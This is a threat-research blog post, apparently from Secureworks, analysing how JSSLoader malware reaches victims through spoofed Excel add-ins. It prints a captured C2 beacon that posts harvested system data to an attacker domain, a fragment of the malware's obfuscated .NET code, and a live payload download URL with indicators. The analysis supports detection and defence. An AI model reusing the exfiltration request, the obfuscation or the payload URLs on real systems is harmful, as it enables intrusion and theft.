# Excel Add-ins Deliver JSSLoader Malware

secureworks.com/blog/excel-add-ins-deliver-jssloader-malware

Counter Threat Unit Research Team


*The GOLD NIAGARA threat group has expanded its tactics for delivering the JSSLoader RAT, spoofing legitimate Microsoft Excel add-ins to infect systems.* Tuesday, March 8, 2022 *By: Counter Threat Unit Research Team*

Secureworks® Counter Threat Unit™ (CTU) researchers observed multiple malicious Microsoft Excel add-ins delivering JSSLoader malware. JSSLoader is a remote access trojan (RAT) that was first observed in 2019 and is used by the GOLD NIAGARA cybercrime group. An Excel add-in

extends Excel functionality, typically uses the '.xll' file extension, and functions similar to a dynamic link library (DLL). These observations indicate a change to tactics, techniques, and procedures (TTPs), as the threat actors previously leveraged malicious executable files or Excel macros.

The original delivery mechanism was unavailable for analysis, but the add-ins were reportedly delivered via invoice-themed emails. This approach is consistent with previous GOLD NIAGARA activity. The XLL files analyzed by CTU™ researchers use the ExcelDna.xll filename, possibly to mimic a legitimate Excel add-in project of the same name. Executing the XLL file launches Excel and displays a security warning (see Figure 1). If the user enables the add-in, its code executes within the context of the Excel process, attempts to download a JSSLoader binary to the %TEMP% directory, and then executes the binary.



*Figure 1. Excel security warning triggered by malicious XLL file. (Source: Secureworks)*

The JSSLoader RAT can harvest data about the compromised system and send it to a command and control (C2) server (see Figure 2), run commands, download additional malicious payloads, and execute files.

```
POST https://divorceradio.com/?id=markusPCMARKUSPC1VMware564dfa5d6149ef03b685558d4968eaa9
HTTP/1.1
Host: divorceradio.com
Content-Length: 104254
Expect: 100-continue
Connection: Keep-Alive

AAAAAA==
AAAAAA==
eyAiaG9zdCI6ICJNQVJLVVMtUEMiLCAiZG9tYWluIjogIm1hcmt1cy1QQyIsICJ1c2VyIjogIm1hcmt1cyIsICJsb2c
sIGRyaXZlcyI6ICJDOlxcIiwgInN5c3RlbV9pbmZvIjogIlxuSG9zdCBOYW1lOiAgICAgICAgICAgICAgICAgTUFSS1
BDXG5PUyBOYW1lOiAgICAgICAgICAgICAgICBNaWNyb3NvZnQgV2luZG93cyA3IFVsdGltYXRlIE4gXG5PUyBWZ
W9uOiAgICAgICAgICAgICAgICA2LjEuNzYwMSBTZXJ2aWNlIFBhY2sgMSBCdWlsZCA3NjAxXG5PUyBNYW51ZmFjdHVy
ICAgICAgICAgICBNaWNyb3NvZnQgQ29ycG9yYXRpb25cbk9TIENvbmZpZ3VyYXRpb246ICAgICAgICAgIFN0YW5kYWx
gV29va3N0YXRpb25cbk9TIEJ1aWxkIFR5cGU6ICAgICAgICAgICAgIE11bHRpcHJvY2Vzc29yIEZyZWVcblJlZ2lzdG
```

<Base64 Decoded>

```
{ "host": "MARKUS-PC", "domain": "markus-PC", "user": "markus", "logical
 drives": "C:\\", "system_info": "\nHost Name:                 MARKUS-PC
\nOS Name:                   Microsoft Windows 7 Ultimate N \nOS Version
:                 6.1.7601 Service Pack 1 Build 7601\nOS Manufacturer:
       Microsoft Corporation\nOS Configuration:          Standalone Wor
kstation\nOS Build Type:             Multiprocessor Free\nRegistered Own
er:          markus\nRegistered Organization:   \nProduct ID:
     00432-076-2341972-06927\nOriginal Install Date:     4\/19\/2016, 11
:11:19 AM\nSystem Boot Time:          2\/15\/2022, 10:18:47 AM\nSystem M
anufacturer:       VMware, Inc.\nSystem Model:             VMware Virtu
al Platform\nSystem Type:                x64-based PC\nProcessor(s):
         2 Processor(s) Installed.\n                              [01]: Int
el64 Family 6 Model 158 Stepping 10 GenuineIntel ~2591 Mhz\n
```

*Figure 2. C2 beacon sending harvested system information and decoded data. (Source: Secureworks)*

The malware authors have made several changes over the years, including briefly shifting to C++ code in mid-2021. In late 2021, JSSLoader samples written in the original .NET language reemerged. Samples observed in 2022 continue to use .NET and include only minor differences from late 2021 samples. The .NET code lacks robust obfuscation, instead relying on variable .NET class and function names, simplistic encoding and decoding functions, a large number of unused strings, and string splitting/concatenation to avoid reliable detection (see Figure 3).

```
public static bool yBesideShowBend()
{
    string str = CLocalNumberTesla.xValidateBesideHasxyz();
    string str2 = "ronment";
    string str3 = "main";
    string str4 = "er";
    string str5 = "Envi";
    string str6 = "Do";
    string str7 = "Us";
    string str8 = "prof phrasal anchor differentness reinvigoration u
      guilder magistracy halftone brett egomaniacally bootes spontane
      visage dido alchemically dissoluteness hurried swank semitonic
      chive noblesse scenery newfoundlander tonne ibsen anticyclonic
      proctorial repudiator copulate subkingdom sempiternity internal
      zipper salamander cardamom would courtroom subassembly conjugat
```

*Figure 3. JSSLoader code obfuscation. (Source: Secureworks)*

Once executed, JSSLoader collects basic system information, sends the information to the C2 server, and then waits for commands. The malware uses Windows shortcut (.lnk) files for persistence.

To mitigate exposure to this malware, CTU researchers recommend that organizations use available controls to review and restrict access using the indicators listed in Table 1. The URL and domains may contain malicious content, so consider the risks before opening them in a browser.

| Indicator | Type | Context |
|---|---|---|
| a8da877ebc4bdefbbe1b5454c448880f36ffad46d6d50083d586eee2da5a31ab | SHA256 hash | Malicious Excel add-in used to download JSSLoader malware |
| 9f69f4c0791f2233d4777bcd54e54be063136a1c | SHA1 hash | Malicious Excel add-in used to download JSSLoader malware |
| feca1b74d39cc8cf7219ecd8264c3fca | MD5 hash | Malicious Excel add-in used to download JSSLoader malware |
| da480b19c68c2dee819f7b06dbfdba0637fea2c165f3190c2a4994570c3dae2a | SHA256 hash | JSSLoader executable |
| 8e44eb6f82441f84db1b4b5bf4b93a8f34005a93 | SHA1 hash | JSSLoader executable |
| 253cb5361e43bfb1931fa115336e7c16 | MD5 hash | JSSLoader executable |
| 910b6f3087b1d5342a2681376c367b53e30cf21dd9409fb1000ffb60893a7051 | SHA256 hash | JSSLoader executable |
| 15636fdd7bbab7e51b79b61ab7358cf7004ca97c | SHA1 hash | JSSLoader executable |
| 0cd9c62063026d4199c941b5f644c5ce | MD5 hash | JSSLoader executable |
| http://physiciansofficenews.com/partners/visitor.exe | URL | JSSLoader executable |
| divorceradio.com | Domain name | JSSLoader C2 server |

| Indicator | Type | Context |
|---|---|---|
| securmeawards.com | Domain name | JSSLoader C2 server |
| weotophoto.com | Domain name | JSSLoader C2 server |

*Table 1. Indicators for this threat.*

If you need urgent assistance with an incident, contact the Secureworks Incident Response team. For other questions on how we can help, use our general contact form.